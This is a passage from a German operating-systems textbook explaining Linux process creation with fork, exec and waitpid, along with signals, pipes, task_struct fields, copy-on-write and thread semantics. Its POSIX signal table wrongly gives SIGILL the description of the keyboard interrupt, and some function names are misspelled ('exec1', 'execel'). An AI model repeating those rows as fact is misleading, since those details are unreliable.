Prozesse werden in Linux auf besonders einfache Weise erzeugt. Der `fork`-Systemaufruf erzeugt eine exakte Kopie des ursprünglichen Prozesses. Der sich teilende Prozess wird als **Elternprozess** bezeichnet. Der neue Prozess wird **Kindprozess** genannt. Der Eltern- und der Kindprozess haben jeweils ihr eigenes, privates Speicherabbild. Wenn der Elternprozess im weiteren Verlauf eine seiner Variablen verändert, dann sind die Änderungen für den Kindprozess nicht sichtbar und umgekehrt.

Geöffnete Dateien werden von Eltern- und Kindprozess gemeinsam benutzt. Das heißt, wenn eine Datei im Elternprozess vor dem `fork`-Aufruf geöffnet war, so ist sie danach sowohl beim Eltern- als auch beim Kindprozess geöffnet. Veränderungen der Datei

durch einen der beiden Prozesse sind für den jeweils anderen sichtbar. Dieses Verhalten ist nur vernünftig, da diese Änderungen auch für irgendeinen unabhängigen Prozess sichtbar sind, der die Datei öffnet.

Die Tatsache, dass Speicherabbilder, Variablen, Register und alles andere bei Eltern- und Kindprozess identisch sind, führt zu einer kleinen Schwierigkeit: Wie sollen die Prozesse wissen, welcher den Code des Elternprozesses und welcher den Code des Kindprozesses ausführen soll? Die Antwort ist, dass der `fork`-Systemaufruf als Ergebniswert 0 an den Kindprozess zurückliefert und einen Wert ungleich null, nämlich die **PID (Prozess-Identifikator)** des Kindprozesses, an den Elternprozess. Beide Prozesse überprüfen normalerweise diesen Wert und verhalten sich entsprechend, wie in ▶Abbildung 10.4 gezeigt.

```
pid = fork ();
                /* wenn fork funktioniert, pid > 0 beim */
                /* Elternprozess */

if (pid < 0) {
    handle_error();
                /* fork fehlgeschlagen (z.B. Speicher oder */
                /* eine Tabelle ist voll) */

} else if (pid > 0) {
                /* hier steht der Code des Elternprozesses */

} else {
                /* hier steht der Code des Kindprozesses */
}
```

Abbildung 10.4: Prozesserzeugung in Linux

Prozesse werden durch ihre PID identifiziert. Wenn ein Prozess erzeugt wird, dann wird dem Elternprozess die PID des Kindprozesses wie oben erwähnt übergeben. Mit Hilfe des Systemaufrufes `getpid` kann ein Kindprozess seine eigene PID abfragen. PIDs werden auf unterschiedliche Arten genutzt. Falls beispielsweise ein Kindprozess terminiert, wird dem Elternprozess die PID dieses Kindprozesses mitgeteilt. Dies kann wichtig sein, weil ein Elternprozess viele Kindprozesse haben kann. Da ein Kindprozess auch wieder Kinder haben kann, kann ein Prozess einen ganzen Baum von Kindern, Enkeln und weiteren Nachfahren aufbauen.

Prozesse in Linux können miteinander über eine Form von Nachrichtenaustausch kommunizieren. Zwischen zwei Prozessen kann ein Kanal aufgebaut werden, in den einer der Prozesse einen Bytestrom schreibt, den der andere lesen soll. Diese Kanäle werden als **Pipes** bezeichnet. Synchronisation ist möglich, weil ein Prozess, wenn er aus einer leeren Pipe lesen will, so lange blockiert wird, bis wieder Daten verfügbar sind.

Shell-Pipelines werden mit Pipes realisiert. Wenn die Shell eine Zeile wie

```
sort < f | head
```

erkennt, dann erzeugt sie zwei Prozesse, `sort` und `head`, und richtet eine Pipe ein, um die Standardausgabe von `sort` mit der Standardeingabe von `head` zu verbinden. Auf diese Weise gelangen alle Daten, die `sort` schreibt, direkt zu `head` anstatt in eine Datei. Wenn die Pipe voll ist, stoppt das System `sort`, bis `head` einen Teil der Daten daraus entfernt hat.

Prozesse können auch auf andere Weise kommunizieren: Software-Interrupts. Ein Prozess kann ein sogenanntes **Signal** an einen anderen Prozess senden. Prozesse können dem System mitteilen, was beim Eintreffen eines Signals passieren soll. Es gibt drei mögliche Reaktionen: das Signal zu ignorieren, es abzufangen oder den Prozess zu beenden (die Voreinstellung für die meisten Signale). Wenn ein Prozess entscheidet, ein Signal abzufangen, dann muss er eine Signalbehandlungsroutine definieren. Wenn ein Signal eintrifft, wird die Kontrolle augenblicklich der Behandlungsroutine übergeben. Nach Beendigung der Routine wird die Kontrolle wieder zurückgegeben, analog zur Behandlung der Ein-/Ausgabe-Interrupts auf Hardwareebene. Ein Prozess kann Signale nur an Mitglieder seiner **Prozessgruppe** senden, die aus seinem Elternprozess (und weiteren Vorfahren), Geschwistern, Kindern und weiteren Nachfahren besteht. Außerdem könnte ein Prozess mit einem einzigen Systemaufruf ein Signal an alle Mitglieder seiner Prozessgruppe senden.

Signale werden auch für andere Zwecke genutzt. Wenn ein Prozess zum Beispiel bei einer Gleitkommazahlberechnung versehentlich eine Division durch 0 durchführt, dann bekommt er ein SIGFPE-Signal (*Floating-Point Exception*). Die von POSIX geforderten Signale sind in ►Abbildung 10.5 aufgelistet. Viele Linux-Systeme haben noch zusätzliche Signale, aber Programme, die diese nutzen, sind möglicherweise nicht auf andere Linux-Versionen oder allgemein auf UNIX portabel.

Signal	Ursache
SIGABRT	Prozess beenden und Core Dump erzwingen
SIGALRM	Zeitgeber löst Alarm aus
SIGFPE	Ein Gleitkommafehler ist aufgetreten (z. B. Division durch 0)
SIGHUP	Die Telefonleitung des Prozesses wurde getrennt
SIGILL	Der Benutzer hat die ENTF-Taste zum Beenden des Prozesses gedrückt
SIGQUIT	Der Benutzer hat die Taste für einen Core Dump gedrückt
SIGKILL	Abbruch des Prozesses (kann nicht abgefangen oder ignoriert werden)
SIGPIPE	Prozess hat in ein Pipe geschrieben, die nicht gelesen wird
SIGSEGV	Prozess hat eine ungültige Speicheradresse referenziert
SIGTERM	Anfrage nach einem geregelten Beenden des Prozesses
SIGUSR1	Für anwendungsspezifische Zwecke verfügbar
SIGUSR2	Für anwendungsspezifische Zwecke verfügbar

Abbildung 10.5: Signale, die von POSIX gefordert werden

10.3.2 Systemaufrufe zur Prozessverwaltung in Linux

Wir wollen uns nun die Linux-Systemaufrufe für die Prozessverwaltung ansehen. Die wichtigsten sind in ►Abbildung 10.6 aufgeführt. Eine gute Ausgangsposition für die Besprechung ist `fork`. Der Systemaufruf `fork`, der auch von anderen traditionellen UNIX-Systemen unterstützt wird, ist die wichtigste Möglichkeit, einen neuen Prozess in Linux-Systemen zu erzeugen. (In den folgenden Unterabschnitten werden wir noch eine Alternative besprechen.) Er erzeugt ein exaktes Duplikat des originalen Prozesses, einschließlich aller Dateideskriptoren, Register und allem anderen. Nach dem `fork` gehen der Originalprozess und die Kopie (der Eltern- und der Kindprozess) ihrer eigenen Wege. Alle Variablen haben zum Zeitpunkt des `fork` identische Werte, aber da der gesamte Adressraum des Elternprozesses kopiert wurde, um den Kindprozess zu erzeugen, beeinflussen nachfolgende Veränderungen in einem der beiden den anderen nicht. Der `fork`-Systemaufruf gibt einen Wert zurück, der beim Kindprozess null ist und beim Elternprozess der PID des Kindprozesses entspricht. Durch Verwendung der zurückgegebenen PID erkennen die beiden Prozesse, welcher der Eltern- und welcher der Kindprozess ist.

Systemaufruf	Beschreibung
<code>pid = fork()</code>	Kindprozess identisch zum Elternprozess erzeugen
<code>pid = waitpid(pid, &statloc, opts)</code>	Auf Beendigung eines Kindprozesses warten
<code>s = execve(name, argv, envp)</code>	Speicherabbild eines Prozesses ersetzen
<code>exit(status)</code>	Prozess beenden und Status zurückliefern
<code>s = sigaction(sig, &act, &oldact)</code>	Aktion für ein Signal bestimmen
<code>s = sigreturn(&context)</code>	Rücksprung von einem Signal
<code>s = sigprocmask(how, &set, &old)</code>	Bitmaske des Signals untersuchen oder ändern
<code>s = sigpending(set)</code>	Menge der blockierten Signale abfragen
<code>s = sigsuspend(sigmask)</code>	Bitmaske des Signals ersetzen und Prozess anhalten
<code>s = kill(pid, sig)</code>	Signal an Prozess schicken
<code>residual= alarm(seconds)</code>	Alarmzeit setzen
<code>s = pause()</code>	Aufrufer bis zum nächsten Signal anhalten

Abbildung 10.6: Einige prozessbezogene Systemaufrufe. Der Rückgabecode `s` ist `-1`, falls ein Fehler aufgetreten ist, `pid` ist eine Prozess-ID und `residual` ist die verbleibende Zeit im vorhergehenden Alarm. Die Parameter erklären sich selbst durch ihre Namen.

In den meisten Fällen wird ein Kindprozess nach dem `fork` einen anderen Code als der Elternprozess ausführen. Eine Shell liest beispielsweise ein Kommando vom Terminal, spaltet einen Kindprozess ab, wartet auf die Ausführung des Kommandos durch den Kindprozess und liest danach das nächste Kommando ein. Um auf die Beendigung des Kindprozesses zu warten, führt der Elternprozess einen `waitpid`-Sys-

temaufruf aus, der einfach nur wartet, bis der Kindprozess terminiert (ein beliebiger Kindprozess, wenn mehr als einer existieren). `Waitpid` hat drei Parameter: Der erste erlaubt es dem Aufrufer, auf einen speziellen Kindprozess zu warten. Wenn der Parameter `-1` ist, wird irgendein Kindprozess genommen (also der erste Kindprozess, der terminiert). Der zweite Parameter ist eine Adresse einer Variablen, die auf den Beendigungsstatus des Kindprozesses (normale oder anomale Beendigung sowie Rückgabewert) gesetzt wird. Der dritte gibt an, ob der Aufrufer blockiert wird oder zurückkehrt, falls noch kein Kindprozess beendet wurde.

Im Fall der Shell muss der Kindprozess das Kommando ausführen, das der Benutzer eingegeben hat. Dies geschieht mithilfe des Systemaufrufes `exec`, der das gesamte Speicherabbild durch die Datei ersetzt, die als erster Parameter angegeben wurde. Eine stark vereinfachte Shell, anhand der die Verwendung von `fork`, `waitpid` und `exec` gezeigt wird, ist in ►Abbildung 10.7 zu sehen.

```

while (TRUE) {                                /* Endlosschleife */
    type_prompt();                            /* Prompt auf dem Bildschirm */
    read_command (command, params);          /* Eingabezeile von der Tastatur */
    /* lesen */

    pid = fork ();                           /* Kindprozess erzeugen */
    if (pid < 0) {
        printf("Unable to fork");           /* Fehlerbedingung */
        continue;                            /* Schleife wiederholen */
    }

    if (pid != 0) {
        waitpid (-1, &status, 0);           /* Elternprozess wartet auf */
        /* Kindprozess */
    } else {
        execve (command, params, 0);        /* Kindprozess erledigt */
        /* die Arbeit */
    }
}

```

Abbildung 10.7: Eine stark vereinfachte Shell

Im allgemeinsten Fall hat `exec` drei Parameter: den Namen der Datei, die ausgeführt werden soll, einen Zeiger auf das Feld der Argumente und einen Zeiger auf das Feld der Umgebungsvariablen. Diese Parameter wollen wir uns nun ein wenig genauer ansehen. Einige Bibliotheksfunktionen wie `exec1`, `execv`, `execel` und `execve` erlauben es, die Parameter auf verschiedene Arten wegzulassen oder zu spezifizieren. All diese Funktionen führen denselben zugrunde liegenden Systemaufruf durch. Obwohl der Systemaufruf `exec` lautet, gibt es keine Bibliotheksfunktion mit diesem Namen, es muss also eine der anderen verwendet werden.

Betrachten wir den Fall, dass ein Kommando wie

```
cp datei1 datei2
```

in der Shell eingegeben wird, um die Datei `datei1` in die Datei `datei2` zu kopieren. Nach dem `fork` lokalisiert der Kindprozess die Datei `cp`, führt sie aus und übergibt die Informationen über die zu kopierenden Dateien.

Das Hauptprogramm von *cp* (und von vielen anderen Programmen) enthält die Funktionsdeklaration

```
main(argc, argv, envp)
```

wobei *argc* die Anzahl der Einträge auf der Kommandozeile angibt, einschließlich des Programmnamens. In obigem Beispiel ist *argc* 3.

Der zweite Parameter *argv* ist ein Zeiger auf ein Feld. Das Element *i* dieses Feldes ist ein Zeiger auf die *i*-te Zeichenkette in der Kommandozeile. In unserem Beispiel würde *argv[0]* auf die Zeichenkette „cp“ zeigen. Ebenso würde *argv[1]* auf die sechsstellige Zeichenkette „datei1“ zeigen und *argv[2]* auf die sechsstellige Zeichenkette „datei2“.

Der dritte Parameter von *main* ist *envp*, ein Zeiger auf die Umgebung, das heißt ein Feld von Zeichenketten mit Zuweisungen der Form *name = wert*, das verwendet wird, um Informationen wie die Art des Terminals oder den Namen des Benutzerverzeichnisses an das Programm zu übergeben. In Abbildung 10.7 wird keine Umgebung an den Kindprozess übergeben, deshalb ist der dritte Parameter von *execve* in diesem Fall null.

Falls *exec* kompliziert erscheint, verzweifeln Sie nicht – es ist in der Tat der komplizierteste Systemaufruf. Alle anderen sind sehr viel einfacher. Als Beispiel für einen einfachen Aufruf wollen wir *exit* betrachten, den Prozesse aufrufen sollten, wenn sie ihre Ausführung beendet haben. Der Aufruf hat nur einen Parameter – den Exit-Status (0 bis 255) –, der dem Elternprozess in der Variablen *status* des *waitpid*-Systemaufrufes übergeben wird. Das niedrige Byte von *status* enthält den Terminierungsstatus, wobei 0 die normale Terminierung anzeigt und andere Werte diverse Fehler bedeuten. Das höhere Byte enthält den Exit-Status des Kindprozesses (0 bis 255), wie beim *exit*-Aufruf des Kindprozesses angegeben. Wenn ein Elternprozess zum Beispiel die Anweisung

```
n = waitpid(-1, &status, 0);
```

ausführt, dann wird er unterbrochen, bis ein Kindprozess terminiert. Übergibt der Kindprozess beispielsweise 4 als Parameter an *exit*, dann wird der Vaterprozess aufgeweckt, wobei *n* auf die PID des Kindprozesses und *status* auf 0x0400 gesetzt werden (das Präfix 0x bedeutet hexadezimal in C). Das niedrige Byte von *status* bezieht sich auf Signale; das folgende Byte ist der Wert, den der Kindprozess in seinem Aufruf von *exit* zurückgegeben hat.

Wenn ein Prozess beendet wird und sein Elternprozess bis jetzt noch nicht auf ihn gewartet hat, wird der Prozess vorläufig künstlich am Leben gehalten, im sogenannten **Zombie-Zustand**. Wenn der Elternprozess schließlich auf ihn wartet, dann wird der Prozess beendet.

Einige Systemaufrufe sind mit Signalen verbunden, die auf verschiedene Arten benutzt werden. Wenn ein Benutzer zum Beispiel aus Versehen einem Texteditor mitteilt, er solle den gesamten Inhalt einer sehr großen Datei darstellen, dann wird eine Möglichkeit benötigt, den Editor zu unterbrechen, sobald der Fehler bemerkt wird. Üblicherweise unterbricht der Benutzer einen Prozess, indem er eine bestimmte Taste drückt

(z.B. ENTF oder STRG-C), wodurch ein Signal an den Editor gesendet wird. Der Editor fängt das Signal auf und stoppt die Ausgabe.

Um seine Bereitschaft anzuzeigen, dieses (oder ein anderes) Signal abzufangen, kann der Prozess den `sigaction`-Systemaufruf verwenden. Der erste Parameter ist das Signal, das aufgefangen werden soll (siehe Abbildung 10.5). Der zweite ist ein Zeiger auf eine Struktur mit einem Zeiger auf die Signalbehandlungsroutine sowie einigen anderen Bits und Kennzeichen. Der dritte Parameter zeigt auf eine Struktur, in der das System Informationen über die gegenwärtige Signalbehandlung zurückgibt, falls diese später wiederhergestellt werden muss.

Die Signalverarbeitungsroutine könnte nun so lange laufen, wie sie möchte. In der Praxis ist die Signalbehandlung allerdings normalerweise recht kurz. Wenn die Signalverarbeitungsroutine ausgeführt ist, kehrt das Programm an die Stelle zurück, an der die Unterbrechung auftrat.

Der `sigaction`-Systemaufruf kann auch dafür verwendet werden, ein Signal zu ignorieren oder das Standardverhalten (Abbrechen des Prozesses) wiederherzustellen.

Das Drücken der ENTF-Taste ist nicht die einzige Möglichkeit, ein Signal zu senden. Der Systemaufruf `kill` erlaubt es einem Prozess, ein Signal an einen anderen, verwandten Prozess zu schicken. Die Wahl des Namens „`kill`“ für diesen Systemaufruf ist etwas unglücklich, da die meisten Prozesse ein Signal mit der Intention verschicken, dass das Signal aufgefangen wird.

Für viele Echtzeitanwendungen muss ein Prozess nach einer bestimmten Zeit unterbrochen werden, um gewisse Aufgaben zu erledigen, zum Beispiel ein möglicherweise verlorenes Paket über eine unzuverlässige Kommunikationsleitung erneut zu übertragen. Um mit dieser Situation umgehen zu können, wurde der `alarm`-Systemaufruf bereitgestellt. Der Parameter gibt ein Intervall in Sekunden an, nachdem ein SIGALARM-Signal an den Prozess geschickt wurde. Ein Prozess darf zu jedem Zeitpunkt nur einen einzigen ausstehenden Alarm haben. Wenn ein `alarm`-Aufruf mit einem Parameter von 10 Sekunden gemacht wurde und 3 Sekunden später ein anderer `alarm`-Aufruf mit einem Parameter von 20 Sekunden, dann wird nur ein Signal erzeugt, und zwar 20 Sekunden nach dem zweiten Aufruf. Das erste Signal wird durch den zweiten Aufruf gelöscht. Wenn der Parameter des `alarm`-Aufrufes null ist, dann wird jedes noch ausstehende Alarm-Signal gelöscht. Wird ein Alarm-Signal nicht aufgefangen, so wird die Standardaktion ausgeführt und der Prozess beendet, der das Signal erhalten sollte. Technisch ist es möglich, ein Alarm-Signal zu ignorieren, aber das hätte nicht viel Sinn.

Manchmal hat ein Prozess keine Aufgabe, bis ein Signal eintrifft. Denken Sie zum Beispiel an ein computergestütztes Lehrprogramm, das Lesegeschwindigkeit und Verständnis überprüft. Es stellt einen Text auf dem Bildschirm dar und ruft dann `alarm` auf, damit nach 30 Sekunden ein Signal eintrifft. Während der Schüler den Text liest, hat das Programm nichts zu tun. Es könnte in einer Warteschleife bleiben, aber das würde CPU-Zeit verschwenden, die ein Hintergrundprozess oder ein anderer Benutzer vielleicht benötigt. Eine bessere Lösung ist die Verwendung des Systemaufrufes `pause`, der Linux anweist, den Prozess bis zum Eintreffen des nächsten Signal zu unterbrechen.

10.3.3 Implementierung von Prozessen und Threads in Linux

Ein Prozess in Linux ist wie ein Eisberg: Was man sieht, ist der Teil über Wasser, aber es ist ebenso ein wichtiger Teil unter der Oberfläche. Jeder Prozess hat einen Benutzeranteil, der das Benutzerprogramm ausführt. Führt aber einer seiner Threads einen Systemaufruf durch, dann wechselt er in den Kernmodus und beginnt im Kontext des Kerns zu laufen, mit einer anderen Speicherbelegung und vollem Zugriff auf alle Ressourcen der Maschine. Es ist immer noch derselbe Thread, aber jetzt mit mehr Rechten sowie seinem eigenen Kernmodus-Stack und Kernmodus-Befehlszähler. Diese sind wichtig, da ein Systemaufruf eine ganze Weile blockieren kann, zum Beispiel während er auf die Beendigung einer Plattenoperation wartet. Der Befehlszähler und die Register werden dann gesichert, so dass der Thread später wieder im Kernmodus gestartet werden kann.

Der Linux-Kern repräsentiert intern die Prozesse als **Tasks** über die Struktur *task_struct*. Anders als die Vorgehensweise anderer Betriebssysteme, die eine Unterscheidung zwischen einem Prozess, einem leichtgewichtigen Prozess und einem Thread machen, benutzt Linux die Task-Struktur, um jeden Ausführungskontext darzustellen. Deshalb wird ein Einfach-Thread-Prozess durch eine einzelne Task-Struktur dargestellt, während ein Mehrfach-Thread-Prozess für jeden der Threads auf Benutzerebene eine Task-Struktur besitzt. Schließlich laufen im Kern selbst Mehrfach-Thread-Prozesse, so dass es Threads auf Kernebene gibt, die keinem Benutzerprozess zugeordnet sind und die Kernelcode ausführen. Wir werden auf die Behandlung von Mehrfach-Thread-Prozessen (und Threads im Allgemeinen) später in diesem Abschnitt noch zurückkommen.

Für jeden Prozess wird ein Prozessdeskriptor des Typs *task_struct* die ganze Zeit im Speicher gehalten. Der Deskriptor enthält entscheidende Informationen, die der Kern für die Verwaltung aller Prozesse benötigt. Dazu gehören Scheduling-Parameter, die Deskriptorliste der geöffneten Dateien und so weiter. Der Prozessdeskriptor wird zusammen mit dem Speicherplatz für den Stack im Kernmodus bei der Prozesserzeugung erstellt.

Aus Gründen der Kompatibilität zu anderen UNIX-Systemen identifiziert Linux die Prozesse über den **Prozess-Identifikator (PID)**. Der Kern organisiert alle Prozesse in einer doppelt verketteten Liste von Task-Strukturen. Zusätzlich zum Zugriff auf Prozessdeskriptoren durch Durchlaufen der verketteten Listen kann die PID auf die Adresse der Task-Strukturen abgebildet werden, so dass auf die Information zu einem Prozess direkt zugegriffen werden kann.

Die Task-Struktur umfasst eine Reihe von Feldern. Einige dieser Felder enthalten Zeiger auf andere Datenstrukturen oder Segmente, wie beispielsweise auf solche, die Informationen über geöffnete Dateien enthalten. Einige dieser Segmente sind mit der Prozessstruktur auf Benutzerebene verbunden, was nicht von Interesse ist, wenn der Benutzerprozess nicht lauffähig ist. Deshalb können diese ausgelagert werden, um keinen Speicherplatz für Informationen zu verschwenden, die nicht benötigt werden. Auch wenn es für einen Prozess zum Beispiel möglich ist, ein Signal zu erhalten, während er ausgelagert ist, kann er dennoch keine Datei lesen. Aus diesem Grund muss die Information über Signale die gesamte Zeit über im Speicher sein, selbst wenn der Prozess nicht im Speicher ist. Auf der anderen Seite können Informationen

über Dateideskriptoren in der Benutzerstruktur gehalten und nur dann eingelagert werden, wenn der Prozess im Speicher und ausführbar ist.

Die Informationen im Prozessdeskriptor lassen sich grob in folgende Kategorien ein-teilen:

1. **Scheduling-Parameter** – Prozesspriorität, zuletzt verbrauchte CPU-Zeit, kürzlich schlafend verbrachte Zeit. Zusammen werden diese Informationen verwendet, um festzulegen, welcher Prozess als Nächstes ausgeführt wird.
2. **Speicherabbild** – Zeiger auf Text-, Daten- und Stacksegmente oder auf Seitentabel- len. Falls das Textsegment gemeinsam verwendet wird, zeigt der Textzeiger auf die gemeinsame Texttabelle. Wenn der Prozess nicht im Speicher ist, dann sind hier auch Informationen darüber, wie seine Teile auf der Platte gefunden werden können.
3. **Signale** – Masken zur Beschreibung, welche Signale ignoriert, welche aufgefangen, welche zeitweise blockiert und welche gerade dem Prozess zugestellt werden.
4. **Maschinenregister** – Wenn in den Kern gesprungen wird, werden hier die Maschinen- register (einschließlich derjenigen für Gleitpunktarithmetik, falls verwendet) gesi- chert.
5. **Zustand der Systemaufrufe** – Informationen über den augenblicklichen Systemau- ruf, einschließlich Parametern und Ergebnissen.
6. **Tabelle der Dateideskriptoren** – Wenn ein Dateideskriptor in einen Systemaufruf in- volviert ist, so wird der Dateideskriptor als Index in diese Tabelle verwendet, um die kerninterne Datenstruktur (I-Node) der entsprechenden Datei zu finden.
7. **Buchhaltung** – Zeiger auf eine Tabelle, die die Übersicht über die von dem Prozess verwendete Benutzer- und System-CPU-Zeit hat. Einige Systeme verwalten hier auch Grenzen für die Menge an CPU-Zeit, die ein Prozess verwenden darf, die maximale Größe seines Stacks, die Anzahl der Seitenrahmen, die er verwenden darf, und andere Elemente.
8. **Stack des Kerns** – Ein fester Stack für die Verwendung durch den Kernanteil des Prozesses.
9. **Verschiedenes** – Augenblicklicher Prozesszustand; mögliche Ereignisse, auf die ge- wartet wird, die Zeit bis zum nächsten Alarm; PID; PID des Elternprozesses; Be- nutzer- und Gruppenidentifikation.

Mit diesen Informationen im Hinterkopf ist es nun leicht zu erklären, wie Prozesse in Linux erzeugt werden. Der Mechanismus für die Erzeugung eines neuen Prozesses ist ganz und gar geradlinig. Ein neuer Prozessdeskriptor und ein Benutzerbereich werden für den Kindprozess erzeugt und größtenteils mit Informationen des Elternprozesses ausfüllt. Das Kind erhält eine PID, außerdem werden sein Speicherabbild und der gemeinsame Zugriff auf die Dateien des Elternprozesses eingerichtet. Dann werden die Register des Kindprozesses gesetzt, der damit lauffähig ist.

Wenn ein `fork`-Systemaufruf ausgeführt wird, wechselt der aufrufende Prozess in den Kern und erzeugt eine Task-Struktur sowie ein paar andere Datenstrukturen, wie zum Beispiel den Stack im Kernmodus und eine `thread_info`-Struktur. Diese Struktur wird an einem festgelegten Offset vom Ende des Prozess-Stack entfernt angelegt und enthält einige Prozessparameter sowie die Adresse des Prozessdeskriptors. Durch das Speichern der Adresse des Prozessdeskriptors an einer festen Stelle benötigt Linux nur ein paar effiziente Operationen, um die Task-Struktur des rechnenden Prozesses zu finden.

Ein großer Teil des Inhalts von Prozessdeskriptoren wird von Werten ausgefüllt, die auf den Deskriptoren der Elternprozesse basieren. Linux sucht dann nach einer verfügbaren PID und aktualisiert den Eintrag in der PID-Hashtabelle, so dass dieser nun auf die neue Task-Struktur zeigt. Im Fall von Kollisionen in der Hashtabelle können Prozessdeskriptoren verkettet werden. Außerdem wird das Feld in `task_struct` gesetzt, damit dieses auf den entsprechenden vorherigen/nächsten Prozess im Task-Array zeigt.

Im Prinzip sollten nun Speicher für die Daten- und Stacksegmente des Kindprozesses reserviert und exakte Kopien der Segmente des Elternprozesses angelegt werden, da die Semantik von `fork` besagt, dass kein Speicher zwischen Eltern- und Kindprozess geteilt wird. Das Textsegment könnte entweder kopiert oder auch gemeinsam genutzt werden, da es nur lesbar ist. Ab diesem Punkt ist der Kindprozess lauffähig.

Allerdings ist das Kopieren von Speicher teuer, so dass alle modernen Linux-Systeme mogeln. Sie geben dem Kindprozess eigene Seitentabellen, aber diese zeigen auf die Seiten des Elternprozesses, sie werden allerdings als nur lesend markiert. Jedes Mal, wenn der Kindprozess versucht auf eine Seite zu schreiben, löst dies eine Schutzverletzung aus. Der Kern erkennt dies und stellt dann eine neue Kopie der Seite für den Kindprozess zur Verfügung, auf die lesend und schreibend zugegriffen werden darf. Auf diese Weise müssen nur Seiten kopiert werden, auf die tatsächlich geschrieben wird. Dieser Mechanismus wird als **Copy-on-Write** bezeichnet. Er hat den zusätzlichen Vorteil, dass keine zwei Kopien des Programms im Speicher benötigt werden und somit RAM gespart wird.

Nachdem die Ausführung des Kindprozesses begonnen hat, führt der dortige Code (eine Kopie der Shell) einen `exec`-Systemaufruf mit einem Kommandonamen als Parameter aus. Der Kern findet und verifiziert nun die ausführbare Datei, kopiert die Argumente und Umgebungsvariablen in den Kern und gibt den alten Adressraum und dessen Seitentabellen frei.

Jetzt muss der neue Adressraum erzeugt und gefüllt werden. Wenn das System Memory-Mapped-Dateien unterstützt, wie es bei Linux und anderen UNIX-basierten System der Fall ist, dann sollten die neuen Seitentabellen anzeigen, dass sich (außer eventuell einer Stackseite) keine Seiten im Speicher befinden, der Adressraum aber eine ausführbare Datei als Hintergrundspeicher auf der Platte verwendet. Wenn der neue Prozess zu laufen beginnt, löst er sofort einen Seitenfehler aus, was dazu führt, dass die erste Seite des Codes aus dieser ausführbaren Datei eingelagert wird. Es muss also nichts im Vorhinein geladen werden und Programme können schnell gestartet werden. Durch Seitenfehler werden nur die tatsächlich benötigten Seiten geladen, aber keine weiteren. (Diese Stra-

tegie ist Demand Paging in seiner reinsten Form, wie in Kapitel 3 besprochen.) Zum Schluss werden die Argumente und Umgebungsvariablen auf den neuen Stack kopiert, die Signale zurückgesetzt und die Register mit null initialisiert. An diesem Punkt kann das neue Kommando zu laufen beginnen.

► Abbildung 10.8 stellt die oben beschriebenen Schritte anhand des folgenden Beispiels dar: Ein Benutzer tippt das Kommando `ls` in einem Terminal ein, woraufhin die Shell einen neuen Prozess durch das Abspalten eines Klons von sich selbst erzeugt. Diese neue Shell ruft dann `exec` auf, um seinen Speicher mit dem Inhalt der ausführbaren Datei `ls` zu belegen.




Abbildung 10.8: Schritte bei Ausführung des Kommandos `ls`

Threads in Linux

Wir haben Threads ganz allgemein bereits in Kapitel 2 betrachtet. An dieser Stelle wollen wir uns auf die Kern-Threads in Linux konzentrieren, besonders auf die Unterschiede zwischen dem Thread-Modell von Linux und dem anderer UNIX-Systeme. Um das einzigartige Potenzial des Linux-Modells besser zu verstehen, beginnen wir mit einigen herausfordernden Entscheidungen, die in Mehrfach-Thread-Systemen zu treffen sind.

Das Hauptproblem bei der Einführung von Threads ist die Erhaltung der korrekten traditionellen UNIX-Semantik. Betrachten wir zunächst `fork`. Angenommen, ein Prozess führt mit mehreren (Kern-)Threads einen `fork`-Systemaufruf durch. Sollen dann all die anderen Threads auch im neuen Prozess erzeugt werden? Beantworten wir die Frage zunächst einmal mit ja. Nehmen wir weiter an, dass einer der anderen Threads durch

Tastatureingaben blockiert war. Soll dann der entsprechende neue Thread ebenfalls blockiert werden? Falls ja, welcher der beiden bekommt dann die nächste Zeile, die eingegeben wird? Falls nein, was macht der Thread im neuen Prozess? Dasselbe Problem taucht auch bei vielen anderen Dingen auf, die Threads tun können. In einem Prozess mit nur einem Thread kann dieses Problem nicht auftreten, weil der einzige Thread nicht durch einen `fork`-Aufruf blockiert werden kann. Betrachten wir nun den Fall, dass die anderen Threads im Kindprozess nicht erzeugt werden. Angenommen, einer der anderen, nicht erzeugten Threads hält einen Mutex, auf den der einzige erzeugte Thread nach dem `fork` wartet. Der Mutex wird nie freigegeben und der neue Thread hängt für immer. Es existieren noch viele andere Probleme. Eine einfache Lösung gibt es nicht.

Dateiein-/ausgabe ist ein weiteres Problemfeld. Nehmen wir an, dass ein Thread blockiert wird, während er eine Datei liest, und ein anderer Thread diese Datei schließt oder mittels `lseek` die aktuelle Position in der Datei verändert. Was passiert dann als Nächstes? Wer weiß.

